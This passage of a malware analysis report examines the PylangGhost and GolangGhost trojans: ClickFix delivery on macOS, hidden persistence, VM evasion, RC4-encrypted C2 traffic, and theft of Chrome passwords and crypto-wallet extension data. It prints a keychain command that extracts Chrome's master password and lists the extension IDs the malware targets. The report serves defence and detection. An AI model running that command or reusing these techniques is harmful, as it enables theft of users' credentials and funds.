
proccessSTerminal function of command
Finally, the module standardizes all network communications through its makeMsg0825 and decodeMsg0825 functions, which base64-encode the payloads and join them using a predefined token to ensure safe transport over HTTP.

makeMsg0825 and decodeMsg0825 functions of command
It also houses the proccessSAuto function, a dedicated trigger that directly invokes the credential harvesting module for Google Chrome. To avoid raising alarms, the module also utilizes proccessSWait to implement randomized sleep cycles with calculated jitter, disguising the RAT’s beaconing behavior within normal network noise.

proccessSWait and proccessSAuto functions of command
Auto – Chrome Credential & Browser Extension Harvester
The auto module is a credential and cryptocurrency wallet harvester specifically designed to target Chromium-based browsers (Google Chrome and Microsoft Edge). Its first primary capability (autoSGatherMode_0825) focuses on bulk extension theft. It iterates through all available user profiles on the infected machine, hunting for the Local Extension Settings, IndexedDB, and Sync Extension Settings folders. It explicitly matches these folders against the hardcoded list of extension IDs (appended in the following table), specifically targeting crypto wallets and password managers. Once located, it compresses these directories into a single archive (gather.tar.gz) and queues it for exfiltration.

autoSGatherMode_0825 function of auto
The second primary capability (autoSCookieMode_0825) focuses on extracting and decrypting saved web credentials from the browsers’ Login Data SQLite databases. It also has the ability to bypass Google Chrome’s “App-Bound Encryption” (v10 and v20 passwords). To achieve this, the module actively attempts to elevate its privileges, temporarily impersonates the Windows lsass.exe (Local Security Authority Subsystem Service) process to gain SYSTEM-level access, and interacts directly with the Windows Cryptography API: Next Generation (CNG) to unwrap the browser’s master decryption key. Once the master key is compromised, it decrypts all stored passwords, writes them to a local text file (win-pwds.txt), and hands the plaintext dump back to the main orchestration loop to be sent to the attacker.

Excerpt of autoSCookieMode_0825 function of auto
| Extension ID | Known Extension Name |
|---|---|
| nkbihfbeogaeaoeh | MetaMask |
| bhghoamapcdpbohphigoooaddinpkbai | Browser-based Authenticator |
| ibnejdfjmmkpcnlpebklmnkoeoihofec | TronLink |
| fhbohimaelbohpjbbldcngcnapndodjp | Binance Wallet |
| aeblfdkhhhdcdjpifhhbdiojplfjncoa | 1Password |
| hnfanknocfeofbddgcijnmhnfnkdnaad | Coinbase Wallet |
| egjidjbpglichdcondbcbdnbeeppgdph | Trust Wallet |
| agoakfejjabomempkjlepdflaleeobhb | Core Wallet |
| acmacodkjbdgmoleebolmdjonilkdbch | Rabby Wallet |
| pdliaogehgdbhbnmkklieghmmjkpigpa | Bybit Wallet |
| anokgmphncpekkhclmingpimjmcooifb | Compass Wallet |
| aholpfdialjgjfhomihkjbmgjidlcdno | Exodus Web3 Wallet |
| bhhhlbepdkbapadjdnnojkbgioiodbic | Solflare Wallet |
| canipghmckojpianfgiklhbgpfmhjkjg | Crossmark Wallet |
| dlcobpjiigpikoobohmabehhmhfoodbb | Ready X |
| dmkamcknogkgcdfhhbddcghachkejeap | Keplr |
| fnjhmkhhmkbjkkabndcnnogagogbneec | Ronin Wallet |
| hcjhpkgbmechpabifbggldplacolbkoh | StarKey Wallet |
| hmeobnfnfcmdkdcmlblgagmfpfboieaf | Ctrl Wallet |
| idnnbdplmphpflfnlkomgpfbpcgelopg | Xverse |
| jiidiaalihmmhddjgbnbgdfflelocpak | Bitget Wallet |
| ldinpeekobnhjjdofggfgjlcehhmanlj | Leather |
| mcohilncbfahbmgdjkbpemcciiolgcge | OKX Wallet |
| mkpegjkblkkefacfnmkajcjmabijhclg | Magic Eden Wallet |
| mnnkpffndmickbiakofclnpoiajlegmg | Concordium Wallet |
| mopnmbcafieddcagagdcbnhejhlodfdd | polkadot{.js} |
| nphplpgoakhhjchkkhmiggakijnkhfnd | TON Wallet |
| nhnkbkgjikgcigadomkphalanndcapjk | CLV Wallet |
| ojggmchlghnjlapmfbnjholfjkiidbch | Venom Wallet |
| onhogfjeacnfoofkfgppdlbmlmnplgbn | SubWallet |
| ookjlbkiijinhpmnjffcofjonbfbgaoc | Temple Wallet |
| phkbamefinggmakgklpkljjmgibohnba | Pontem Wallet |
| ppbibelpcjmhbdihakflkdcoccbgbkpo | UniSat Wallet |
Browser extensions targeted by auto
macOS Attack Chain
For macOS systems, the ClickFix attack chain is very similar. It begins by downloading a bash stager that downloads Golang’s compiler and a ZIP file that contains GolangGhost RAT as Golang modules (same as PylangGhost RAT) and a macOS application that loads a dynamic library file written in SwiftUI that harvests credentials through a form.

macOS payload chain delivering GolangGhost RAT
Bash Stager
Moving to the macOS payload chain, the bash file macPatch.sh downloaded and run through ClickFix, acts as the initial stager and persistence script, the equivalent to the Windows PowerShell and VBS files combined.
The script creates a hidden working directory at /var/tmp/CDriver. It immediately registers a trap command (trap cleanup EXIT), which ensures that whenever the script finishes running (or is killed), it automatically deletes the downloaded .zip and .pkg files to hide its tracks from the user and basic forensic analysis.
Additionally, it reaches out to a typosquatted domain (nvidiadriver[.]net), downloads an archive disguised as an Intel driver (intel-driver-xd7d.zip) and unzips it into the hidden directory created earlier. Similarly with the Windows attack chain, the attackers implemented code that checks the victim’s CPU architecture (arm64 for Apple Silicon, x86_64 for Intel) and reaches out to the legitimate go.dev servers to download the official Go 1.25.5 compiler. Next, it uses command-line tools (xar, pkgutil, tar) to silently rip open the macOS .pkg installer, extract the raw payload archive, and dump the Go binaries directly into the hidden /var/tmp/CDriver/go folder. Next, it executes a secondary shell script named drivfixer.sh in the background, which executes (go run) the main.go file.

Executing drivfixer.sh

drivfixer.sh code
To ensure the malware survives a reboot, it also creates a Launch Agent. It generates a .plist (Property List) file in ~/Library/LaunchAgents/com.darwinstreamfixer.plist and writes it dictating that drivfixer.sh should be executed silently in the background, and then uses the native launchctl load command to register it with the macOS operating system. Finally, it modifies the permissions of a bundled macOS application named CodeFixerNow.app and launches it using the open command.

launch agent persistence macos app launch 1

Launch Agent persistence and macOS application launch code #2
GolangGhost RAT
In this GolangGhost variant, the execution chain is the same with PylangGhost. Execution begins at main.go, which immediately halts if instance/check.go detects another copy of the malware running. Then, control is handed over to core/iter.go, which sits in an infinite while loop and looks at the command it receives and routes the job. If the attacker wants a file, it uses util/compress.go. If the attacker wants credentials, it triggers the auto/ subsystem. Once the job finishes, core/iter.go hands the results to command/stackcmd.go to be formatted into Base64 arrays. Finally, that formatted string is passed to transport/htxp.go to be encrypted with RC4 and fired back to the C2 server.

GolangGhost execution chain
Based on Golang files present for credentials harvesting, it was evident that GolangGhost was used previously to target both macOS, Windows, and Linux systems. The following table presents the aforementioned mappings as well as some notable differences in the GolangGhost variant which are described next.
| PylangGhost (Windows) | GolangGhost (macOS) |
Differences in GolangGhost |
|---|---|---|
| loader.py | main.go | – |
| config.pyd | config/constants.go | – |
| command.pyd | core/iter.go command/stackcmd.go |
– |
| audiodriver.pyd | instance/check.go core/iter.go main.go |
Active Virtual Machine (VM) Evasion & Profiling (core/iter.go) |
| util.pyd | util/compress.go | – |
| api.pyd | transport/htxp.go | – |
| auto.pyd | auto/basic.go auto/chrome_change_pref.go auto/chrome_cookie_darwin.go auto/chrome_cookie_other.go auto/chrome_cookie_win.go auto/chrome_gather.go |
macOS Keychain (auto/chrome_cookie_darwin.go) Linux D-Bus Credential Decryption (auto/chrome_cookie_other.go) Malicious Browser Preference Injection (auto/chrome_change_pref.go) Lack of Chrome v20 App-Bound Encryption Bypass |
PylangGhost-GolangGhost module mappings and differences
VM Evasion & Profiling
Unlike the PylangGhost version, the GolangGhost variant actively hunts for sandbox and researcher environments. It runs native macOS commands (sysctl -n hw.model, sysctl -a, ioreg -l, and system_profiler) to check if it is running inside VMware, VirtualBox, or a generic hypervisor. It calculates a “score” based on these checks and explicitly tags the victim as a “VM” or “Physical Machine” in the initial “qwer” (information gathering) check-in packet sent to the C2.

VM profiling code (iter.go)
Browser’s Master Password Theft From Keychain
GolangGhost also executes the command line utility security find-generic-password -s ‘Chrome Safe Storage’ -wa ‘Chrome’ to silently rip the browser’s master password from the macOS Keychain and uses PBKDF2 key derivation and AES-CBC to decrypt the Chrome SQLite database.
